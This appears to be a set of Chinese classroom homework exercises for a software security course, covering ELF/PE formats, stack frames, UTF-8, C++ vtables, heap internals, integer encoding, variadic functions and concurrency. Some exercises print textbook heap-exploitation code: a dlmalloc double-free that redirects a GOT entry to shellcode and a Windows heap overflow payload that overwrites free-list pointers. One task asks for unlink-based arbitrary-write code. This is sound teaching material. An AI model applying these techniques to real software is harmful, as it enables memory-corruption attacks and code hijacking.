课堂作业 2

1、通过手机、电脑，查阅资料，请各位同学给出 linux elf 文件的格式说明,并和 PE 列表做一个对比，简要说明两者的差别。

2、请同学们详细给出如下函数调用过程中栈的数据变化:

```
int funcb(int a, int b)
{…
}
int funca()
{…
      funcb(4,2);
…
}
```

请务必写上学号，班级和姓名。请用数学作业纸。

课堂作业 3

1、下列哪些措施不是有效的缓冲区溢出的防护措施?

A.使用标准的 C 语言字符串库进行操作； B.严格验证输入字符串长度；

C.过滤不合规则的字符； D.使用第三方安全的字符串库操作。

2、字符串"hello!"的长度为（ ）字节，存储该字符串需要（ ）字节。

A. 6、6； B. 6、7； C. 7、6； D. 7、7

3、通过手机等工具查阅，重新整理并描绘出 utf-8 的编码规则；给出下面编码的 names 字符串的长度。

```
char names[]
= "\xE7\xBD\x91\xE5\xAE\x89\x31\x31\x38\x30\x36\xE7\x8F\xAD\x00"
```

请大家把把整理好的答案写到【数学】作业纸上。请务必写上学号，班级和姓名。

课堂作业 4

1、漏洞代码和漏洞利用前、后的栈内容如图所示

注意：第 2 行中，**ebp（frame3）中存放（指向）的是** frame3 这个帧存储 ebp 的位置，也就是第 12 行，请同学知悉。

2、通过手机、电脑，查阅资料，详细描述 C++虚函数的实现，画出 C++虚函数在内存中的分布和实现示意图，并简单叙述一个利用虚表对虚函数开展攻击的过程

请大家把把整理好的答案写到数学作业纸上。请务必写上学号，班级和姓名。

课堂作业 5

1、根据课堂的内容，详细描述 C++虚函数的实现，画出 C++虚函数在内存中的分布和实现示意图，并简单叙述一个利用虚表对虚函数开展攻击的过程。

2、通过手机、电脑，查阅资料，结合课堂的讲课内容，请各位同学画出 Linux 中内存堆中空闲列表的结构，不限于 dlmalloc，并且使用文字辅助说明，并写到作业纸上。

上课后 15 分钟以内提交，请务必写上学号，班级和姓名，并以数学作业纸提交。

第 6 次课堂作业

1、通过 dlmalloc(书上的版本) unlink 技术，构造代码实现攻击者提供 4 字节的数据写入到同样是攻击者指定的 4 字节地址。给出程序代码，并辅助详细的运行过程说明。

2、 回顾 Linux 的相关技术，根据以下代码回答问题：

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_"    3.     /* jump */
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.     void *fifth, *sixth, *seventh;
11.     shellcode_location = (void *)malloc(size);
12.     strcpy(shellcode_location, shellcode);
13.     first = (void *)malloc(256);
14.     second = (void *)malloc(256);
15.     third = (void *)malloc(256);
16.     fourth = (void *)malloc(256);
17.     free(first);
18.     free(third);
19.     fifth = (void *)malloc(128);
20.     free(first);
21.     sixth = (void *)malloc(256);
22.     *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
23.     *((void **)(sixth+4))=(void *)shellcode_location;
24.     seventh = (void *)malloc(256);
25.     strcpy(fifth, "something");
26.     return 0;
27. }
```

1) 当 first 块在初次释放时，会被放入_____

2) 为 second 和 fourth 块分配空间是为了_____

3) first 所指向的内存块被分配给了_____块和_____块，程序运行至第_____行时，程序的控制权被转移到 shellcode 中

请学委把作业收上来！务必使用数学作业纸，写上姓名，班级号和学号，如果单面不够，尽量写在背面，不用两张纸。

1、内存块结构如图所示，由“空闲块 1—已分配块—空闲块 2”组成，假设三个内存块大小相同，问：

1) 第 7 行和第 10 行的 P 标记位的值分别为(　　)
A. 0, 0　　B. 0, 1　　C. 1, 0　　D.1, 1


2) 按照块边界指示，已分配块范围是(　　)
A. 7~8　　B. 7~9　　C. 6~8　　D.6~9

3) 假设这三个内存块按如图顺序存在同一个筐内，并且筐内只有这三个块，当第二个块被分配个用户使用，所以 unlink()宏将从双链表中移除这个块，则解链前后第 3 行的 FD 分别指向(　　)
A. 头元素；头元素
B. 头元素；空闲块 2
C. 已分配块；头元素
D. 已分配块；空闲块 2

2、要成功地利用双重释放漏洞，需满足的条件不包括：
A. 被释放的内存块必须在内存中独立存在
B. 被释放的内存块相邻的内存块必须是已分配的
C. 被释放的内存块相邻的内存块必须是未分配的
D. 被释放的内存块所被放入的筐（bin）必须为空

3、关于 RTL 堆，下列说法错误的是（）
A. 关于虚拟内存 API，WindowsNT 采用的是基于页的 32 位线性寻址虚拟内存系统
B. PEB 给出堆数据结构的信息包括堆的最大数量，不包括堆的实际数量
C. 每一个进程都有一个默认堆
D. 堆内存 API 允许用户通过调用 HeapCreate()建立多个动态堆

1. 空闲链表结构如图所示，图中包含(　　)个空闲块，链表中的空闲块按照(　　)依次排列，对后备缓存链表的使用使得小块内存的分配速度(　　)
A. 3, 从小到大, 加快　　B. 3, 从大到小, 变慢
C. 8, 从小到大, 加快　　D. 8, 从大到小, 变慢



2. 以下关于边界标志的说法中正确的是：
A. 位于 HeapAlloc()所返回的地址之后，偏移量为 8 个字节
B. 不包含前一块的大小
C. 当块被释放时，边界标志就不再存在
D. 调用 HeapFree()会在用户空间写入下一块和上一块的地址，并会清空标志位中的忙碌位

3. 在一个使用补码表示法的计算机上，带符号整数的取值范围是：
A. $-2^{n-1}+1 \sim 2^{n-1}-1$　　B. $-2^{n-1} \sim 2^{n-1}-1$
C. $-2^{n} \sim 2^{n}-1$　　D. $-2^{n}+1 \sim 2^{n}-1$

4. 整数 00101000 用补码表示为（），10101001 用反码表示为（）
A. 00101000；11010110　　B. 00101000；10101001
C. 11011000；01010110　　D. 11011000；10101001

请同学们务必使用数学作业纸手写作答，并写上姓名，班级号和学号，然后用手机拍照上传到云平台，一定确保清晰。

1. 根据以下代码回答问题：

```
1  unsigned char shellcode[] = "\x90\x90\x90\x90";
2  unsigned char malArg[] = "0123456789012345"
3      "\x05\x00\x03\x00\x00\x00\x08\x00"
4      "\xb8\xf5\x12\x00\x40\x90\x40\x00";
5  void mem() {
6      HANDLE hp;
7      HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;
8      hp = HeapCreate(0, 0x1000, 0x10000);
9      h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
11     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
12     HeapFree(hp,0,h2);
13     memcpy(h1, malArg, 32);
14     h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
15     return;
16 }
17 int _t main(int argc, _TCHAR* argv[]) {
18     mem();
19     return 0;
20 }
```

发生缓冲区溢出时，h2 的前向指针和后向指针被覆写为：

A. 0012f5b8；00409040　　B. 00409040；0012f5b8

C. b8f51200；40904000　　D. 40904000；b8f51200

2、请仔细分析如下代码：

```
01. int main(int argc, char *argv[]) {
02.     unsigned short int total;
03.     total = strlen(argv[1])+strlen(argv[2])+1;
04.     char *buff = (char *)malloc(total);
05.     strcpy(buff, argv[1]);
06.     strcat(buff, argv[2]);
07. }
```

请同学们务必使用数学作业纸手写作答，并写上姓名，班级号和学号，然后用手机拍照上传到云平台，一定确保清晰。

1.

```
#define _INTSIZEOF(n) \
((sizeof(n)+sizeof(int)-1) & ~(sizeof(int)-1))
```

的作用进行分析，并描述分析结果。

2.

该段代码第三行该如何为变量 prog_name 分配内存？

```
1. int main(int argc,char *argv[]){
2.     const char *const name = argv[0] ? argv[0] : "";
3.     ____________________ //请补充：声明 prog_name 并分配内存
4.     if(prog_name != NULL){
5.         strcpy(prog_name,name);
6.     }
7. }
```

A. `char *prog_name = malloc(strlen(name));`

B. `char *prog_name = malloc(strlen(name)+1);`

C. `char *prog_name = (char *)malloc(strlen(name));`


D. `char *prog_name = (char *)malloc(strlen(name)+1);`

课堂作业 11

1.根据以下代码回答问题：

```
1  int average(int first, ...) {
2      int count = 0, sum = 0, i = first;
3      va_list marker;
4      va_start(marker, first);
5      while (i != -1) {
6          sum += i;
7          count++;
8          i = va_arg(marker, int);
9      }
10     va_end(marker);
11     return(sum ? (sum / count) : 0);
12 }
```

调用 average(3,5,8,-1)时，参数被安排在栈上的示例图：



在用 va_start()初始化字符指针后，字符指针指向(　　)，当 va_start ()返回时， va_list 将指向(　　)

A. 最后一个定参的地址　　B. 最后一个可选参数的地址

C. 最后一个定参之后的参数　　D. 第一个可选参数的地址

2.速查阅相关资料，请大家整理 printf 的安全问题，并详细解释通过 printf 如何做到查看某个具体位置的内存的内容。

课堂作业 12

1. 请同学们查阅相关资料，准确的解释软件开发过程中的竞争条件含义，给出由于并发而导致的可能错误，并简要解释这些错误。同时考虑缓解方式。

2. 并发实现的常见错误包括以下哪些(　　)

   ①过早释放锁　②在不同的时间对共享数据使用两个不同的锁　③缺乏公平　④活锁

   A. ①②③　　B. ②③④　　C. ①②④　　D. ①②③④

请务必写上学号，班级和姓名。做完后交到云平台！

课堂作业 13

1、请同学们查阅相关资料，针对 Linux/Unix 进程特权及文件访问权限相关主题进行分析，给出相关的解释和自己的理解，并写出来。

2、什么是死锁？

3、下列关于并发与多线程的说法错误的是(　　)

A. 并发是一种系统属性，是指系统中几个计算同时执行，并可能彼此交互
B. 多线程不一定是并发的，一个多线程程序可以以不并发的方式执行
C. 单线程程序一定不会存在并发的问题
D. 线程之间的切换速度比进程间切换更快

请务必写上学号，班级和姓名。做完后交到云平台！